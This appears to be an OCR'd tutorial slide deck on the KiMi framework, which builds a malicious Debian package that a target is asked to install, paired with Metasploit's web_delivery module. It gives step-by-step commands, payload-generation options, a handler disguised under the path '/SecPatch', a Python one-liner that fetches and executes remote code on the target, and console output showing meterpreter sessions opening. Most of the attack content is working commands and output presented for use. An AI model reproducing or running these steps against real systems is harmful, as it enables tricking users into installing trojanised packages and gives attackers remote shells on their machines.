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
Kimi Exploit using Metasploit



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KiMi Framework

- It is a framework for exploiting Linux based OS.
- It is named after a character of Naruto - Kimimaro.
- Need to download this framework from github
- https://github.com/ChaitanyaHaritash/kimi
- Fully indipendent. Means user no need to install any debian package creator
- Can be integrated with any payload generator easily

KiMi Framework

In this framework, create a malicious file of extension .deb (debian file extension).

Ask the target to install that debian package.

As soon as the target install the debian package, will receive a meterpreter session.

KiMi Framework: Steps

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
Copy the link → **Open the Linux teminal** and type → **#git clone** https://github.com/ChaitanyaHaritash/kimi.git → **#cd kimi** → #python kimi.py -h(help page)



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Kimi

- Cd Kimi
- Ls
- Cl


```
root@linux:~/Desktop# ls
kimi
root@linux:~/Desktop# cd kimi
root@linux:~/Desktop/kimi# ls
README.md  kimi.py  screenshots
root@linux:~/Desktop/kimi# chmod +x kimi.py
```

Works on

- Linux Mint 17.2 Cinnamon (Ubuntu 14.04)
- ParrotOS (Debian Jessie)
- Kali Rolling 2.0


Kimi framework

- Kimi.py –h




Generating Malicious payload :

- Kimi.py –h –n Name –l Lhost –V VERS –a ARCH




Payload created:


- Kimi folder



Payload created

- Payl





Setting up Web_Delivery in msf :

- msf > use exploit/multi/script/web_delivery
- msf exploit(web_delivery) > set srvhost 192.168.0.102
  - srvhost => 192.168.0.102
- msf exploit(web_delivery) > set uripath /SecPatch
  - uripath => /SecPatch
- msf exploit(web_delivery) > set Lhost 192.168.0.102
  - Lhost => 192.168.0.102
- msf exploit(web_delivery) > show options
- msf exploit(web_delivery) > exploit

Setting up Web_Delivery in msf :

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```
sudo msfconsole -r handler.rc
                                  [ OK ]
                                                                  |
--------------------------------------------------------------------
                                                                  |
                                                 http://metasploit.com |
--------------------------------------------------------------------

      =[ metasploit v4.13.20-dev-cab19dc63c4fe67e2199b6215c105d49efff7b87]
+ -- --=[ 1619 exploits - 921 auxiliary - 282 post        ]
+ -- --=[ 471 payloads - 39 encoders - 9 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

[*] Processing handler.rc for ERB directives.
resource (handler.rc)> use exploit/multi/script/web_delivery
resource (handler.rc)> set SRVHOST 192.168.0.102
SRVHOST => 192.168.0.102
resource (handler.rc)> set LHOST 192.168.0.102
LHOST => 192.168.0.102
resource (handler.rc)> set URIPATH /SecPatch
URIPATH => /SecPatch
resource (handler.rc)> exploit
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.0.102:4444
msf exploit(web_delivery) > [*] Using URL: http://192.168.0.102:8080/SecPatch
[*] Server started.
[*] Run the following command on the target machine:
python -c "import urllib2; r = urllib2.urlopen('http://192.168.0.102:8080/SecPatch'); exec(r.read());"
msf exploit(web_delivery) > [*] Sending stage (38500 bytes) to 192.168.0.102
[*] Meterpreter session 1 opened (192.168.0.102:4444 -> 192.168.0.102:39693) at 2017-02-22 19:52:34 +0530
[*] 192.168.0.102    web_delivery - Delivering Payload
[*] Sending stage (38500 bytes) to 192.168.0.102
[*] Meterpreter session 2 opened (192.168.0.102:4444 -> 192.168.0.102:39697) at 2017-02-22 19:53:18 +0530
```

```
r00t@r00t-KitPloit: ~
msf > use exploit/multi/script/web_delivery
msf exploit(web_delivery) > set srvhost 192.168.0.102
srvhost => 192.168.0.102
msf exploit(web_delivery) > set uripath /SecPatch
uripath => /SecPatch
msf exploit(web_delivery) > set Lhost 192.168.0.102
Lhost => 192.168.0.102
msf exploit(web_delivery) > show options
msf exploit(web_delivery) > exploit
```

https://www.kitploit.com/2017/03/kimi-script-to-generate-malicious.html

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